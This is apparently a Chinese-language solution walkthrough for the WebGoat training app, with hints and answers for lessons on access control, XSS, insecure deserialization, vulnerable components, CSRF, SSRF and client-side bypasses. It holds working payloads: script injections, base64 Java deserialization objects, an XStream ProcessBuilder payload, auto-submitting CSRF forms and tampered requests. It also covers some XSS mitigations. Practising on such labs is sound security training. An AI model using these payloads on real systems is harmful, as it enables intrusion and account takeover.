- 💡 当您查看用户页面时，有一个提示，表明给定角色可以查看更多信息。
- 💡 作为更加简单的方式，你尝试过篡改 GET 请求？不同的 content-types？
- 💡 对于"简单"的方式，修改 GET 请求到 /users 以包括 'Content-Type: application/json'。
- 💡 现在对于更困难的方式 ... 它建立在更简单的方式上。
- 💡 如果查看用户的请求，是 "service" 或 "RESTful" 终结点，它会有什么不同？
- 💡 如果你还在寻求提示 ... 尝试在 GET 请求头中改变 Content-type header。
- 💡 您还需要为请求提供适当的有效负载（查看注册的工作原理）。这应根据您刚刚定义的 Content-type 进行格式化。
- 💡 您需要为用户的角色添加 WEBGOAT\_ADMIN。是的，你必须在真实环境中猜测/模糊这一点。

首先，创建一个管理员用户...将方法更改为 POST，将 content-type 改为 "application/json"。您的有效负载应如下所示：

```
{ "username": "newUser2", "password": "newUser12", "matchingPassword": "newUser12", "role": "WEBGOAT_ADMIN" }
```


💡 现在以该用户身份登录并提出 WebGoat/users。复制您的哈希并登录到您的原始帐户，并输入它在那里获得信用。

- 在浏览器中打开 *Development Tools*，然后转到 *Network* 选项卡。
- 转到 <http://host:port/users>。
- 在 *Network* 标签页找到对 `users` 的请求并点击 *Edit and Resend*。
- 添加 header `Content-Type: application/json`。
- 在响应中检查 hash。

The screenshot shows the Chrome DevTools Network tab. The left pane lists various requests, with the 'users' request selected. The right pane shows the details of this request, including the method (GET), URL (http://127.0.0.1:8080/WebGoat/users), and headers (Host: 127.0.0.1:8080, Content-Type: application/json, Cookie: JSESSIONID=D1oVMfknZjzXnPflLoVMfok9rqSLadB2uRQNM4z; language=fr\_FR; cookieconsent\_status=dismiss).

Étz	Méth...	Domaine	Fichier	Source	Type	Transfert	Ta...	0 ms	1,37 min
204	GET	127.0.0.1:...	users	document	html	12,16 Ko	11,...	18 ms	
204	GET	127.0.0.1:...	main.css	stylesheet	css	24,26 Ko	23,...	5 ms	
204	GET	127.0.0.1:...	bootstrap.min.css	stylesheet	css	97,97 Ko	97,...	6 ms	
204	GET	127.0.0.1:...	font-awesome.min.css	stylesheet	css	17,71 Ko	17,...	5 ms	
204	GET	127.0.0.1:...	animate.css	stylesheet	css	58,78 Ko	58,...	6 ms	
204	GET	127.0.0.1:...	coderray.css	stylesheet	css	4,95 Ko	4,6,...	4 ms	
204	GET	127.0.0.1:...	lessons.css	stylesheet	css	892 o	54,...	5 ms	
204	GET	127.0.0.1:...	modernizr-2.6.2.min.js	script	js	15,41 Ko	15,...	6 ms	
204	GET	127.0.0.1:...	require.min.js	script	js	15,32 Ko	14,...	4 ms	
204	GET	127.0.0.1:...	logoBG.jpg	img	jpeg	17,81 Ko	17,...	5 ms	
204	GET	127.0.0.1:...	main.js	script	js	1,45 Ko	1,1,...	4 ms	
404	GET	127.0.0.1:...	favicon.ico	img	html	mis en cache	29,...		
204	GET	127.0.0.1:...	jquery-2.2.4.min.js	script	js	83,93 Ko	83,...	7 ms	
204	GET	127.0.0.1:...	jquery-base.js	script	js	672 o	31,...	5 ms	
204	GET	127.0.0.1:...	jquery-vuln.js	script	js	689 o	32,...	4 ms	
204	GET	127.0.0.1:...	goatApp.js	script	js	1,07 Ko	72,...	4 ms	
204	GET	127.0.0.1:...	jquery-2.1.4.min.js	script	js	82,73 Ko	82,...	6 ms	

99 requêtes | 1,54 Mo / 1,57 Mo transférés | Terminé en : 2,93 min | DOMContentLoaded: 102 ms | load: 149 ms



## (A7) Cross-Site Scripting (XSS):

⚠ 在左侧面板中，应在完成主题的所有课程后显示的绿色复选框不会出现在这三个课程中的任何一个中。

### Cross Site Scripting


- ⚠ 主要浏览器已经禁止从URL栏的Javascript，与建议的说法相反。请打开 *Development Tools*，然后打开 *\_Console* 选项卡。

预期答案是 `Yes` .

- 💡 考虑应用程序如何处理输入。
  - 💡 数量输入可能作为整数值进行处理。不是输入文本的最佳选项
  - 💡 提交后，向申请发送哪些信息会重新反映？
  - 💡 尝试购买一些东西. 您希望脚本包含在 `purchase-confirmation` 中.

把 `<script>alert()</script>` 放入 `Enter your credit card number:.`

- 💡 若要搜索客户端代码，请使用浏览器的开发人员工具。（如果您不知道如何使用它们，请查看常规类别中的开发人员工具课程
  - 💡 由于您正在寻找应用程序代码, 检查 `WebGoat/js/goatApp` 文件夹, 查看可以处理路由的文件.
  - 💡 在提交解决方案时，请确保在开始时添加基本路由.
  - 💡 仍然没有找到? 检查 `GoatRouter.js` 文件. 它应该很容易确定.
- 在浏览器中打开 *Development Tools*，然后转到 *Debugger* 选项卡
- 找到 `goatApp/View/GoatRouter.js` 文件并打开它.
- 寻找 `routes` 查找 `'test/:param': 'testRoute'`.
- 预期答案是 `start.mvc#test/` .



11. 打开一个新选项卡，导航到您在上一课中刚刚找到的测试路线。

url 应类似于 [http://localhost:8080/start.mvc#REPLACE-WITH-THE-TEST-ROUTE/some\\_parameters](http://localhost:8080/start.mvc#REPLACE-WITH-THE-TEST-ROUTE/some_parameters)


请注意，发送到测试路由的参数如何反射回页面。现在，将 JavaScript 添加到其中。

您必须使用脚本标记，这样 JavaScript 代码在呈现到 DOM 时就会执行。

由于您正在使用 URL，因此您可能需要对参数进行 URL 编码。

在url参数中把 '/' 替换成 '%2F'.

- 在浏览器中打开 *Development Tools*，然后转到 *Console* 选项卡。
- 导航到 URL [http://host:port/start.mvc#test/<script>webgoat.customjs.phoneHome\(\)<%2Fscript>](http://host:port/start.mvc#test/<script>webgoat.customjs.phoneHome()<%2Fscript>).
- 检索函数输出中的数字。



## 12. 1. Are trusted websites immune to XSS attacks?

Solution 4: No because the browser trusts the website if it is acknowledged trusted, then the browser does not know that the script is malicious.

## 2. When do XSS attacks occur?

Solution 3: The data is included in dynamic content that is sent to a web user without being validated for malicious content.

## 3. What are Stored XSS attacks?

Solution 1: The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.

## 4. What are Reflected XSS attacks?

Solution 2: They reflect the injected script off the web server. That occurs when input sent to the web server is part of the request.


## 5. Is JavaScript the only way to perform XSS attacks?

Solution 4: No there are many other ways. Like HTML, Flash or any other type of code that the browser executes.

### Cross Site Scripting (stored)

3.

- 在浏览器中打开 *Development Tools* , 然后转到 *Network* 标签页.
- 使用注释 `phoneHome Response is <script>webgoat.customjs.phoneHome()</script> .`
- 检索函数输出中的数字.



### Cross Site Scripting (mitigation)

5. 💡 You do not store the user input in this example. Try to encode the user's input right before you place it into the HTML document.
  - 💡 Make use of JavaServer Pages Standard Tag Library (JSTL) and JSP Expression Language.
  - 💡 Take a look at OWASP Java Encoder Project.
  - 💡 Do not forget to reference the tag libs and choose "e" as prefix.

- The first line should contain: `<%@ taglib uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>`
- Replace `<%= request.getParameter("first_name")%>` with `${e:forHtml(param.first_name)}` .
- Replace `<%= request.getParameter("last_name")%>` with `${e:forHtml(param.last_name)}` .

6. 💡 Try to have a look at the AntiSamy documentation.

The following code validate the lesson.

```

import org.owasp.validator.html.*;
import MyCommentDAO;

public class AntiSamyController {
    public void saveNewComment(int threadID, int userID, String newComment){
        Policy p = Policy.getInstance("antisamy-slashdot.xml");
        AntiSamy as = new AntiSamy();
        CleanResults cr = as.scan(newComment, p, AntiSamy.DOM);
        MyCommentDAO.addComment(threadID, userID, cr.getCleanHTML());
    }
}

```

## (A8) Insecure Deserialization:

### Insecure Deserialization

5. 早先贡献者对这部分有一些扎实的工作，可悲的是，这是 red herrings. 解决方案是序列化一个使用适合系统的参数创建的易受攻击任务保护对象。对于 windows 它会是保持系统忙5秒的某件事，很多人选择 ping localhost: "ping localhost -n 5" 会做的很好. 对于 linux, "sleep 5" 命令可以完成工作.

Windows payload:

```

rO0ABXNyADFvcmcuZHVtbXkuaW5zZW50cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZGVyAAAAAAAAAICAANMABZyZXFlZXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2NhbmERhdGVUaW1lO0wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL1N0cmZtMAAhOYXNrTmFtZXEAfgACeHBzcgANamF2YS50aW1lLnIcpVdhLoblkidDAAAEHB3DgUAAAfjDAoXFDULkHQseHQAe3BpbmcgbG9jYWxob3N0IC1uIDV0AA5jcnVtcGV0c3dhaXRlcg==

```

Linux payload:

```

rO0ABXNyADFvcmcuZHVtbXkuaW5zZW50cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZGVyAAAAAAAAAICAANMABZyZXFlZXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2NhbmERhdGVUaW1lO0wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL1N0cmZtMAAhOYXNrTmFtZXEAfgACeHBzcgANamF2YS50aW1lLnIcpVdhLoblkidDAAAEHB3DgUAAAfjDAsATgb5CBEeHQA3NsZWVwIDV0AA5jcnVtcGV0c3dhaXRlcg

```

生成有效负载的代码;可以运行此方法作为测试.

```

public void createPayload() throws Exception {
    VulnerableTaskHolder o = new VulnerableTaskHolder("namenotimportant",
"sleep 5");
    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    ObjectOutputStream oos = new ObjectOutputStream(baos);
    oos.writeObject(o);
    oos.close();
    System.out.println(Base64.getEncoder().encodeToString(baos.toByteArray()));
}

```

请注意，这仅在 Windows 计算机上验证，并且 Linux 负载是盲目生成的。

## (A9) Vulnerable Components:

### Vulnerable Components

5. 在每个框中复制粘贴 `0k<script>XSS</script>` .

12. 对于反序列化，请转到链接: <http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/> 来阅读它的工作原理。以下有效负载应有效。

```
<sorted-set>
  <string>foo</string>
  <dynamic-proxy>
    <interface>java.lang.Comparable</interface>
    <handler class="java.beans.EventHandler">
      <target class="java.lang.ProcessBuilder">
        <command>

<string>/Applications/Calculator.app/Contents/MacOS/Calculator</string>
      </command>
    </target>
    <action>start</action>
  </handler>
</dynamic-proxy>
</sorted-set>
```

## (A8:2013) Request Forgery:

### Cross-Site Request Forgeries

- 💡 窗体具有隐藏输入.
- 💡 您需要使用外部页面和/或脚本来触发它.
- 💡 尝试创建本地页面或上载的页面，并将此窗体作为操作指向该表单.
- 💡 触发器可以是手动的，也可以编写脚本自动发生

将以下代码保存在文件 `csrf.html` 中 并在 Web 浏览器中打开它.

```
<form name="attack" action="http://host:port/csrf/basic-get-flag" method="POST">
  <input type="hidden" name='csrf' value='true'>
</form>
<script>document.attack.submit();</script>
```

- 💡 同样，您需要从domain/host提交才能触发此操作。虽然 CSRF 通常可以从同一主机触发（例如通过持久负载），但这样做并不有效.
- 💡 请记住，您需要模拟现有的 workflow/form.
- 💡 This one has a weak anti-CSRF protection, but you do need to overcome (mimic) it



将以下代码保存在文件 `csrf.html` 并在 Web 浏览器中打开它。

```
<form name="attack" action="http://host:port/csrf/review" method="POST">
  <input type="hidden" name='reviewText' value='This App Rocks'>
  <input type="hidden" name='stars' value='5'>
  <input type="hidden" name='validateReq'
value='2aa14227b9a13d0bede0388a7fba9aa9'>
</form>
<script>document.attack.submit();</script>
```

7. ⚠️ 课程编号在验证时不会变为绿色。

- 💡 查看 content-type.
- 💡 尝试以 content-type text/plain 提交相同 message
- 💡 纯 json 放入隐藏字段中

将以下代码保存在文件 `csrf.html` 并在 Web 浏览器中打开它。

```
<form name="attack" enctype="text/plain"
action="http://host:port/csrf/feedback/message" method="POST">
  <input type="hidden" name='{ "name": "Test", "email": "test1233@dfssdf.de",
"subject": "service", "message":"dsaffd"}'>
</form>
<script>document.attack.submit();</script>
```


8. 💡 首先创建一个 csrf-用户名的账户
- 💡 创建一个让你作为提示 1 中的用户登录的表单 并上传到 WebWolf
  - 💡 再次访问此 assignment

按照说明操作。

## Server-Side Request Forgeries


2. 💡 应使用 HTTP 代理拦截请求并更改 URL.
- 💡 如果 Tom 是 `images/tom.png`, Jerry 应是 `images/jerry.png`.
- 在浏览器中打开 *Development Tools* , 并转到 *Network* 标签页.
  - 在 **WebGoat** 点击 **Steal the Cheese**.
  - 在 *Network* 标签页找到对 `task1` 的请求并点击 *Edit and Resend*.
  - 修改请求正文并再次发送, `url=images/jerry.png` .





3. 您需要将协议"http://"放在ifconfig.pro前面.

- 在浏览器中打开 *Development Tools* , 并转到 *Network* 标签页.
- 在 **WebGoat** 点击 **Steal the Cheese**.
- 在 *Network* 标签页找到对 `task2` 的请求并点击 *Edit and Resend*.
- 修改请求正文并再次发送, `url=http://ifconfig.pro` .




Client side:

Bypass front-end restrictions

2.


- 在浏览器中打开 *Development Tools* , 并转到 *Network* 标签页.
- 在没有编辑参数的情况下,在 **WebGoat** 点击 **submit**.
- 在 *Network* 标签页找到对 `FieldRestrictions` 的请求并点击 *Edit and Resend*.
- 修改请求正文并再次发送, `select=option3&radio=option3&checkbox=a&shortInput=123456` .



3.

- 在浏览器中打开 *Development Tools* , 并转到 *Network* 标签页.
- 在没有编辑参数的情况下,在 **WebGoat** 点击 **submit**.
- 在 *Network* 标签页找到对 `frontendValidation` 的请求并点击 *Edit and Resend*.
- 修改请求正文并再次发送,


```
field1=abcz&field2=123z&field3=abc+123+ABC'z&field4=sevenz&field5=01101z&field6=90210-1111z&field7=301-604-4882z&error=0 .
```



## HTML tampering

1. 尝试更改项目数量, 看看发生了什么
2. 什么是 HTML 请求的价格部分?
3. 在提交请求之前, 拦截请求并操纵价格.


- 在浏览器中打开 *Development Tools* , 并转到 *Network* 标签页.
